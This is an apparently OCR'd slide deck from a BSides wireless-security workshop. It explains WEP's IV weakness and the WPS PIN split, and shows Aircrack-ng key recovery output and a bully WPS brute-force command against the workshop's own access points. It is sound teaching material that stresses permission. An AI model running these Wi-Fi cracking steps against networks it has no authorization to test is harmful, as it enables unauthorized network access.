
Wireless Insecurity: Breaking the Barrier to Entry

Ben Eldritch

BSIDES ROANOKE



READ_ME

- This workshop includes APs (Access Points) that you MAY attack
  - SSIDs of APs that I am giving you full permission to attack:
    - TheLANBeforeTimeLand
    - GammaKnife
    - The Castle In The Air
- You MAY NOT and should NEVER attempt to attack or exploit anything that is not yours without explicit permission – that includes any SSID outside of those listed above!
- Be respectful to others around you and do not attempt to actively de-authenticate/DOS other folks in the room

Workshop Overview

WEP

Wired Equivalent Privacy


WPS

Wi-Fi Protected Setup

WPA-PSK

Wi-Fi Protected Access – PreShared Key

Whoami /all



About Me:

- New-ish to Virginia, have lived in a lotta places!
- Currently work at Raytheon Technologies
- Nature lover
- Bushcrafter by day, hacker by night


Stuff I've Done:

- **GICSP,** OSCP**,** Pentest+, CySA+, Sec+, Network+, etc…
- Iowa State Cyber Defense Competitions
- RISE, NCL, Sans, Google CTFs
- NSA Codebreaker Challenges
- Webapp pentesting

Kontrabear, BenTheCyberOne


WEP

As secure as a three-digit combination lock



Wired Equivalent Privacy

- Released as a Wi-Fi security standard in 1999
- U.S restrictions on cryptographic technologies forced many devices to use only 64-bit encryption, later being lifted for 128-bit encryption (but it was too late)
- Utilizes RC4 Stream Cipher– more on that in a minute
- Deprecated since 2004 and SHOULD be phased out completely, but there are still appearances here and there…



Security Mode: WEP

Default Transmit Key: ● 1 ○ 2 ○ 3 ○ 4

WEP Encryption: 64 bits 10 hex digits

Passphrase: testphrase


Key 1: EF197F7F26

Key 2: 7D833FD79A

Key 3: E08E76A946

Key 4: E0349C3110

Wired Equivalent “Privacy”



IV + key → RC4 → keystream

seed

0	1	0	1

⊕

Plain text →


1	1	0	0

=

1	0	0	1


Cipher text →

Wired Equivalent "Privacy"



Wired Equivalent “Privacy”

- 24-bit IV (initialization vector) is used along with the shared key in the RC4 function
- The IV is the only thing that changes in each packet…
- The IV is eventually used more than once – a BIG no no in cryptography
  - If we can get the same ciphertexts from the same key stream, we can statistically attack to recover the plaintext
- With a large amount of captured IVs, we can break 24-bit IV in minutes and obtain the shared key!



```
                                   Aircrack-ng 1.7

                      [00:00:00] Tested 6 keys (got 50446 IVs)

KB    depth   byte(vote)
 0    0/  1   0E(70400) 26(60416) FE(59136) E0(58368) 27(58112) 5E(58112) 82(57856) 0C(57600) 4F(57600) 18(57344)
 1    0/  1   90(69376) F9(59392) EC(58880) 16(58624) 46(58624) DC(57856) 42(57088) 8F(57088) 04(56832) 2B(56320)
 2    0/  5   3E(60928) E9(59904) 0F(59648) 45(59136) F2(58880) 0A(58368) 50(58368) FF(58368) 1F(58112) 21(58112)
 3    0/  1   99(69120) 01(61184) FA(61184) 92(59904) 94(59392) B5(59392) BF(58880) A5(58368) 07(57856) 80(57856)
 4    0/  1   CB(65024) 93(61952) 1F(59904) B9(59648) D2(58880) F2(58624) 12(57600) 74(57344) 35(57088) 89(57088)

                KEY FOUND! [ 0E:90:54:99:CB ]
     Decrypted correctly: 100%
```

Defensive Strategies

Don’t use it.

WEP Demo Time!

SSID:


TheLANBeforeTimeLand

WPS

All you need is the right key…

Wi-Fi Protected Setup

- WPS v1.0 released in 2006
  - WEP was deprecated, and WPA(2) was the appropriate solution
  - WPS was released to help promote the transition between WEP and WPA clients
- Involves a Registrar (Access Point) to issue and supply network configuration information (such as the WPA passphrase) to an Enrollee (client, end device)
- The Enrollee can start a WPS-Authentication exchange with a Registrar that is configured with WPS (or in “active PIN mode”)
- Exchange is successful and configuration information is given if the Enrollee provides the correct 8 (but actually 7) digit PIN code



Wireless - WPS

WPS (Wi-Fi Protected Setup) provides easy and secure establishment of a wireless network. You can configure WPS here via the PIN code or the WPS buttton.

Enable WPS	ON
Current Frequency	2.4GHz
Connection Status	Idle
Configured	Yes Pressing the reset button resets the network name (SSID) and WPA encryption key.
AP PIN Code	88918488

You can easily connect a WPS client to the network in either of these two ways:

- Method1: Click the WPS button on this interface (or press the physical WPS button on the router), then press the WPS button on the client's WLAN adapter and wait for about three minutes to make the connection.
- Method2: Start the client WPS process and get the client PIN code. Enter the client's PIN code on the Client PIN code field and click Start. Please check the user manual of your wireless client to see if it supports the WPS function. If your wireless client does not support the WPS function, you have to configure the wireless client manually and set the same network Name (SSID), and security settings as this router.

WPS Method: ○ Push button ● Client PIN Code


Wi-Fi Protected Setup

8-digit PIN code? We can just spam codes until one connects…

True, but there is a much faster way!

Wi-Fi Protected Setup

- The WPS Pin is broken up into 2 halves:




1	2	3	4	5	6	7	0
1st half of PIN				2nd half of PIN			checksum

- There are 7 Messages in the WPS-Auth process
- On Message 4 (M4), the Enrollee sends the first half of the PIN
- If the Registrar sends a “EAP-NACK”, we know the first half is wrong
- On Message 6 (M6), the Enrollee send the second half of the PIN
- If the Registrar sends a “EAP-NACK”, we know the second half is wrong


Wi-Fi Protected Setup 2.0

- WPS 2.0 introduced in 2012
- Required devices to enter a “permanent” WPS locked state upon at maximum 10 failed attempts
- Was a good clean kill for most brute force attempts



```
┌──(tarantula㉿nonagon)-[~]
└─$ sudo bully wlan1 -b 9C:A2:F4:E3:09:73 -c 3 -v 4
[!] Bully v1.4-00 - WPS vulnerability assessment utility
[P] Modified for pixiewps by AAnarchYY(aanarchyy@gmail.com)
[+] Switching interface 'wlan1' to channel '3'
[!] Using '00:c0:ca:ad:de:20' for the source MAC address
[+] Datalink type set to '127', radiotap headers present
[+] Scanning for beacon from '9c:a2:f4:e3:09:73' on channel '3'
[+] Got beacon for 'Castle In The Air' (9c:a2:f4:e3:09:73)
[!] Vendor 'RalinkTe' (00:0c:43)
[!] WPS version '2.0'
[!] Creating new randomized pin file '/root/.bully/9ca2f4e30973.pins'
[+] Index of starting pin number is '0000000'
[+] Last State = 'NoAssoc'   Next pin '01033090'
[+] Rx(  M5  ) = 'Pin1Bad'   Next pin '55783095'
[+] Rx(  M5  ) = 'Pin1Bad'   Next pin '75073091'
[+] Rx(  M5  ) = 'Pin1Bad'   Next pin '78563094'
[+] Rx(  M5  ) = 'Pin1Bad'   Next pin '04673095'
[+] Rx(  M5  ) = 'Pin1Bad'   Next pin '39433091'
[+] Rx(  M5  ) = 'Pin1Bad'   Next pin '30893092'
[+] Rx(  M5  ) = 'Pin1Bad'   Next pin '87443097'
[+] Rx(  M5  ) = 'Pin1Bad'   Next pin '20273095'
[+] Rx(  M5  ) = 'Pin1Bad'   Next pin '21023095'
[+] Rx(  M5  ) = 'Pin1Bad'   Next pin '02593098'
[!] WPS lockout reported, sleeping for 43 seconds ...
```

Wi-Fi Protected Setup 2.0

